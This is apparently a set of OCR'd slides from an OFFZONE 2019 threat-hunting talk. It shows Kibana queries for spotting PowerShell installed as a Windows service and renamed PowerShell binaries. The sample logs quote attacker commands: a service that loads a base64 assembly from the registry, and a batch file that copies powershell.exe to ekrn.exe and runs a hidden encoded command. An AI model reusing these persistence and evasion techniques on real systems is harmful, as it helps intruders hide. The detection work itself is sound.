A2AEgAaQA3AGwATgA1AFgAegBqAEMAWABBOAE8ATABNAHUAagB2AG8AKwArAHAAVgBNADkANABoAEUASABxAFUAYwBQAHgASgBzADcAdwBnAG8ANAB6AGEAQgBvAEUAegBKAFMASwAvAEMAbwBsAGsAcQBsAF`

PowerShell Scripts Installed as Services. Let’s hunt it!


Search for:

- service installation event with *powershell* in command line;
- registry modification event, where value name is ImagePath and value data contains *powershell*;
- powershell process creation event with services.exe as parent.


*((winlog.event_id:1 AND winlog.event_data.ParentImage:"\\services.exe") OR winlog.event_id:(7045 OR 4697) OR (winlog.event_id:13 AND winlog.event_data.TargetObject:"\\ImagePath")) AND winlog.event_data.CommandLine:(*powershell* *SyncAppvPublishingServer* *pwsh*) OR (winlog.event_data.Description:"Windows PowerShell" OR winlog.event_data.Product:"PowerShell Core 6")*



winlog.provider_name	winlog.event_id	winlog.event_data.ParentImage	winlog.event_data.CommandLine
Microsoft-Windows-Sysmon	1	C:\Windows\System32\services.exe	powershell -command "[Reflection.Assembly]::Load([System.Convert]::FromBase64String((gp 'HKCU:\Software\Classes\UBZZXDJZAOGD').b64encAssembly)); [CMD_exec.Class1]::RunCMD()"




winlog.provider_name	winlog.event_id	winlog.event_data.TargetObject	winlog.event_data.CommandLine
Microsoft-Windows-Sysmon	13	HKLM\System\CurrentControlSet\Services\WinUpdate\ImagePath	powershell -command "[Reflection.Assembly]::Load([System.Convert]::FromBase64String((gp 'HKCU:\Software\Classes\UBZZXDJZAOGD').b64encAssembly)); [CMD_exec.Class1]::RunCMD()"



winlog.provider_name	winlog.event_id	winlog.event_data.ServiceName	winlog.event_data.CommandLine
Service Control Manager	7,045	WinUpdate	powershell -command "[Reflection.Assembly]::Load([System.Convert]::FromBase64String((gp 'HKCU:\Software\Classes\UBZZXDJZAOGD').b64encAssembly)); [CMD_exec.Class1]::RunCMD()"

Renamed PowerShell

Adversaries can copy and rename PowerShell.exe binary in order to avoid detection, based on substrings search



Hybrid Analysis

https://www.hybrid-analysis.com/sample/1f6e267a9815ef88476fb8bedcffe614bc342b89b4c80eae90e9aca78ff1eab8?environmentId=100

Tip: Click an analysed process below to view more details.

Analysed 2 processes in total (System Resource Monitor).

```
└ cmd.exe cmd /c ""C:\gpupdate.bat" " (PID: 2656)
   └ ekrn.exe -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGU
     AYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBA
```

All Strings (357) | Interesting (92) | cmd.exe (1) | ekrn.exe (1) | ekrn.exe:2732 (329) | gpupdate.bat.bin (4) | screen_0.png (15)

```
@echo off
cd %systemroot%\system32&& cd windowspower*&& cd v*&& copy powershell.exe %temp%\ekrn.exe&& %temp%\ekrn.exe -nop -w hidden -enc
lAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8
```


All Strings (357) | Interesting (92) | cmd.exe (1) | ekrn.exe (1) | ekrn.exe:2732 (329) | gpupdate.bat.bin (4) | screen_0.png (15) | screen_1.png (7)

```
xml version='1.0' encoding='utf-8' standalone='yes'?><assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0" > <description>PowerShell</description>
nfo xmlns="urn:schemas-microsoft-com:asm.v3"> <security> <requestedPrivileges> <requestedExecutionLevel level="asInvoker" uiAccess="false" /> </requestedPrivileges> </sec
```

Renamed PowerShell. Let's hunt it!

OFF ONE 2019

Sysmon EventID 1




Event Properties - Event 1, Sysmon

General | Details

```
Process Create:
RuleName:
UtcTime: 2019-06-09 09:08:46.699
ProcessGuid: {c731fdc5-cc9e-5cfc-0000-00100f9bb201}
ProcessId: 6784
Image: C:\Users\Public\ekrn.exe
FileVersion: 10.0.14393.206 (rs1_release.160915-0644)
Description: Windows PowerShell
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
CommandLine: ekrn.exe
CurrentDirectory: C:\Users\Public\
User: SHOCKWAVE\admin
LogonGuid: {c731fdc5-8cd8-5cfb-0000-0020c2ad0500}
LogonId: 0x5ADC2
TerminalSessionId: 1
IntegrityLevel: Medium
```

Windows PowerShell EventID 400



Event Properties - Event 400, PowerShell (PowerShell)


General | Details

```
Engine state is changed from None to Available.

Details:
        NewEngineState=Available
        PreviousEngineState=None

        SequenceNumber=13

        HostName=ConsoleHost
        HostVersion=5.1.14393.1884
        HostId=85095352-a4fa-447f-81a2-17a1890067bd
        HostApplication=ekrn.exe
        EngineVersion=5.1.14393.1884
        RunspaceId=4dbced72-b043-49f4-aa6a-a33f2095b371
        PipelineId=
        CommandName=
```

Renamed PowerShell. Let’s hunt it!

Search for inconsistence between image name and VERSIONINFO:


winlog.provider_name:"Microsoft-Windows-Sysmon" AND winlog.event_id:1 AND -winlog.event_data.Image:("\\powershell.exe" "\\pwsh.exe") AND (winlog.event_data.Description:"Windows PowerShell" OR winlog.event_data.Product:"PowerShell Core 6")



winlog.provider_name	winlog.event_id	winlog.task	winlog.event_data.Image	winlog.event_data.Product	winlog.event_data.Description
Microsoft-Windows-Sysmon	1	Process Create (rule: ProcessCreate)	C:\Users\Public\Music\setup.exe	PowerShell Core 6	?
Microsoft-Windows-Sysmon	1	Process Create (rule: ProcessCreate)	C:\Users\Public\ekrn.exe	Microsoft® Windows® Operating System	Windows PowerShell

Search for unusual PowerShell host process:


*winlog.event_id:400 AND winlog.event_data.PSPHostName:ConsoleHost AND -winlog.event_data.CommandLine:*powershell**




winlog.provider_name	winlog.event_id	winlog.event_data.PSPHostName	winlog.event_data.CommandLine	winlog.event_data.PSHostVersion
PowerShell	400	ConsoleHost	ekrn.exe	5.1.14393.1884

Base64-encoded commands. -EncodedCommand


OFFZONE 2019



